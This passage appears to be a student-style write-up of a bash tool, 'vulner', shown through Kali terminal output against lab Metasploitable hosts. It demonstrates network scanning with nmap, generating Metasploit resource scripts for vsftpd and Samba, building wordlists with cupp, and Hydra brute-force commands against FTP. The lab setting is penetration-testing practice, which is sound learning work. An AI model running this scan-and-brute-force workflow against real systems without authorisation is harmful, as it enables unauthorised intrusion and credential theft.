The main code will consist of calling these three functions.




```
┌──(kali㉿kali)-[~/Desktop/vulnerFile]
└─$ bash vulner
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-03 09:53 EDT
```

Upon execution of the script, it will immediately start to scan the network for all systems currently active on it. Once done, it will target each system and will start to find the open services and write the scripts for those vulnerabilities:




```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.38 seconds
Open port located for vsftpd
writing possible vulnerability resource script for vsftpd
Resource script for vsftpd has been written inside vsftpdscript.rc
please launch with 'msfconsole -q -r vsftpdscript.rc'
Open port located for Samba
writing possible vulnerability resource script for Samba
Resource script for Samba has been written inside sambascript.sc
please launch with 'msfconsole -q -r 'sambascript.sc'
Open port located for Samba
writing possible vulnerability resource script for Samba
Resource script for Samba has been written inside sambascript.sc
please launch with 'msfconsole -q -r 'sambascript.sc'
```

Once done, the program will move to password brute forcing, and will prompt the user for both the user list and password list:




```
more than 1 port is open to use Hydra password brute force, defaulting to SSH
Attempting brute force now
Default user name list has been created default_user_list.lst
Specify user list:
default_user_list.lst
Specify password list:


Password list is empty:
Select one of the two:
1. Use linux wordlists(Rockyou etc.)
2. Use password generator
2
```

If no password list was entered, program will prompt the user to use either a wordlist(Rockyou) or use a password generator




```
Using cupp to create worlist:

 ___________
  cupp.py!                 # Common
      \                    # User
       \   ,__,            # Passwords
        \  (oo)____        # Profiler
           (__)    )\
              ||--||       [ Muris Kurgas | j0rgan@remote-exploit.org ]
                           [ Mebus | https://github.com/Mebus/]


[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: q
> Surname:
```

However, some metasploitables may not be vulnerable to password brute forcing:




```
hydra -L default_user_list.lst -P q.txt 192.168.72.138 ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-03 09:59:07
[DATA] max 16 tasks per 1 server, overall 16 tasks, 624 login tries (l:24/p:26), ~39 tries per task
[DATA] attacking ftp://192.168.72.138:21/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-03 09:59:10
```


Once the password brute forcing is done, the program will ask the user to type in the ip address on the system the user wants to see:



```
192.168.72.140
192.168.72.140
192.168.72.140
Vulnerability located in 192.168.72.140 and Hydra password brute force performed at Thu Aug  3 09:58:36 AM EDT 2023 for FTP service
192.168.72.140_vulnerabilities.txt created
Vulnerability located in 192.168.72.140 Resource script for vsftpd has been written inside vsftpdscript.rc at Thu Aug  3 09:58:36 AM EDT 2023
Vulnerability located in 192.168.72.140 Thu Aug  3 09:58:36 AM EDT 2023 for FTP service
Vulnerability located in 192.168.72.140 Resource script for Samba has been written inside sambascript.sc at Thu Aug  3 09:58:36 AM EDT 2023
```

Upon the completion of the execution, the program will have created the folders for each ip found in the network and will place the nmap output, the open service for each as well as the resource script for each:


92.168.72.2_vulnerabilities
192.168.72.138_vulnerabilities
192.168.72.139_vulnerabilities
192.168.72.140_vulnerabilities
ActiveNet.lst
default_user_list.lst
q.txt
vulner
vulner.log


Go Bookmarks Help
kali
Desktop
vulnerFile
192.168.72.139_vulnerabilities
192.168.72.139_vulnerabilities.txt
postgresqlscript.rc
proftpdscript.rc
sambascript.sc
unrealircscript.rc
vsftpdscript.rc
weakpoint.lst